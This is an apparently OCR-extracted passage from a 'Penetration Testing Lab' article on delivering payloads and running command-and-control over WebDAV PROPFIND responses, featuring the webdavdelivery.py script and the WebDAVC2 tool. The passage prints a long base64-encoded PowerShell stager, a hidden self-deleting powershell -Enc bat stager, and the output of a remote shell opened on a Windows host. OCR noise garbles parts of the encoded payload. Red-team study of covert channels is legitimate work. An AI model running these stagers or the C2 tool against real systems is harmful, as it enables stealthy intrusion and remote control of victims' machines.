
Penetration Testing Lab

Articles from the Pentesting Field



be written into disk and it will delivered via the filename of PROPFIND responses into pieces.

As a proof of concept of this method he developed a python script which can start a WebDAV server. This script takes as arguments the type of the payload (PowerShell or Base64 Encoded) and the actual location of the payload.

ali:~/Downloads# ./webdavdelivery.py standard stager.bat File [stager.bat] successfully loaded GVjaG8gb2ZmCnN0YXJ0IC9iIHBvd2Vyc2hlbGwuZXhlIC10b1AgLXN0YSAtTm9uSSAtVyBIaWRkZW4g LUVuYyBKQUJsQUhBQUlBQTlBQ0FBS0FCakFHMEFaQUFnQUM4QVl3QWdBQ0lBY0FCMUFITUFhQUJrQUNB QVhBQmNBREVBT1FBeUFDNEFNUUEyQURnQUxnQXhBQzRBTVFBMkFEa0FYQUJoQUdjQVpRQnVBSFFBWEFB Z0FDWUFJQUJrQUdrQWNnQWdBQzhBWWdBZ0FD0EFZUUF0QUdRQUlBQW1BQ0FBY0FCdkF1QUFaQUFpQUNB QWZBQWdBRThBZFFCMEFDMEFVd0IwQUhJQWFRQnVBR2NBS1FBZ0FDMEFjZ0JsQUhBQWJBQmhBR01BWlFB Z0FDSUFZQUJ1QUh3QVlBQnlBQ0lBSUFBdEFISUFaUUJ3QUd3QVlRQmpBR1VBSUFBaUFG0EFJZ0FzQUNJ QUx3QWlBQW9BSkFCaUFDQUFQUUFnQUZZQVV3QjVBSE1BZEFCbEFHMEFMZ0JEQUc4QWJnQjJBR1VBY2dC 4EFGMEFPZ0E2QUVZQWNnQnZBRzBBUWdCaEFITUFaUUEyQURRQVV3QjBBSElBYVFCdUFHY0FLQUFrQUdV QWNBQXVBR\FBYndCVEFIUUFjZ0JwQUc0QVp3QW9BQ2tBS1FBS0FGc0FVd0I1QUhNQWRBQmxBRzBBTGdC U@FHVUFaZ@JzQUdVQVl3QjBBR2tBYndCdUFDNEFRUUJ6QUhNQVpRQnRBR@lBYkFCNUFGMEFPZ@E2QUV; QWJ3QmhBR1FBS0FBa0FHSUFLUUFnQUh3QU\BQ\BBSFVBZEFBdEFFNEFkUUJzQUd3QUNnQWtBSEFBUFF QUFDZ0FJZ0F4QURrQU1nQXVBREVBTmdBNEFDNEFNUUF1QURFQU5nQTVBQ0lBS1FBS0FGc0Fkd0JsQUdJ QVpBQmhBSFlBWXdBeUFDNEFRd0F5QUY4QVFRQm5BR1VBYmdCMEFGMEFPZ0E2QUUwQVlRQnBBRzRBS0FE a0FIQUFLUUFLQUE9PQooZ290bykgMj5udWwgJiBkZWwgIiV+ZjAi *] Data split into [5] chunks of 250 bytes WebDay server listening on port 80 Serving [stager.bat] encoded as a standard base64 type

WebDAV Server – Serving Payload into chunks

On the client side the request can be triggered either with a PowerShell script or office macro's. These can be found in his <u>Gist</u> repository. The screenshot below demonstrate part of the payload that has been generated above and is delivered via the **displayname** attribute of a PROPFIND response.

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Archives



WebDAV - Payload via PROPFIND Responses

Arno0x0x implemented this technique into a command and control tool called WebDAVC2 which uses the WebDAV protocol and its characteristics in order to execute commands stealthy and by not dropping anything into disk. This tool is written in python and can produce 3 stagers. Automatically it will start a WebDAV server so the only requirement is to insert the local IP address.

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WebDAVC2

The bat stager that will generated is a base-64 encoded PowerShell payload which upon execution will deleted from the target. The other two stagers are office macros written in visual basic.

@echo off start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc JABlahaaiaa9acaakaBjaG0aZaagaC8aYwagaCiacaBlahMaaBkaCaaXaBcaDEa0QayaC4aMQa2ADc (goto) 2>nul & del "%-f0"

WebDAVC2 – BAT Stager

When the agent will executed on the target host a shell will open.

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```
[*] Pseudo WebDav server listening on port 80
[*] Waiting for an incoming agent to connect...
[+] Sending agent binary (.Net assembly) to the stager
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.
C:\Users\User\Downloads>
Command: whoami
C:\Users\User\Downloads>whoami
desktop-4cg7ms1\user
```

WebDAVC2 - Implant Execution

All the commands will be delivered through the WebDAV server.

WebDAVC2 – Executing Commands

<u>Casey Smith</u> did some research as well and developed a <u>PowerShell script</u> as a proof of concept that allow a normal user to map a WebDAV drive and transfer files over HTTP.

References

https://github.com/Arno0x/WebDavC2

https://arno0x0x.wordpress.com/2017/09/07/using-webdav-features-as-a-covert-channel/

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